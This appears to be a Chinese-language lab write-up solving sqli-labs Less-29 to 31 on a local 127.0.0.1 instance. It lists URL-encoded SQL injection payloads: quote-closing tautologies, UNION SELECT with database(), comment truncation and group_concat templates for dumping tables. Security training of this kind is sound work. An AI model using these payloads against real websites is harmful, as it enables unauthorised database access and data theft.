

闭合方式是单引号不加括号

127.0.0.1:8888/sqlilabs/Less-29/?id=2%27%20and%20%271%27=%271|

论文服务 CTF 工具性 实验室 区块链 其它

Welcome Dhakkan

Your Login name:Angelina

Your Password:I-kill-you

没有任何过滤直接就出来了...

127.0.0.1:8888/sqlilabs/Less-29/?id=0%27%20union%20select%201,database(),3%20%20or%20%271%27=%271

论文服务 CTF 工具性 实验室 区块链 其它

Welcome Dhakkan

Your Login name:security

Your Password:1

注释符也没过滤，但是使用注释和构造1=1第三个password的结果居然不一样了
可能是因为3 or '1'='1算成了1的缘故

127.0.0.1:8888/sqlilabs/Less-29/?id=0%27%20union%20select%201,database(),3%23

论文服务 CTF 工具性 实验室 区块链 其它

Welcome Dhakkan

Your Login name:security

Your Password:3

果然猜测的没错，变成3 and '2'='1之后就是0了

127.0.0.1:8888/sqlilabs/Less-29/?id=0%27%20union%20select%201,database(),3%20and%20%272%27=%271

论文服务 CTF 工具性 实验室 区块链 其它

Welcome Dhakkan

Your Login name:security

Your Password:0

联合查询

注意一定是


`union select 1,group_concat(...),3 from ...%23`

或

`union select 1,(select group_concat(...) from...),3%23`

30是双引号闭合，其余一样

31是双引号括号闭合，其余一样



其实题目本意不是这个，30和31也是双服务器，但是由于没有配置tomcat因此搞不出来

参考<https://www.jianshu.com/p/46cb6c354de5>

这个是详解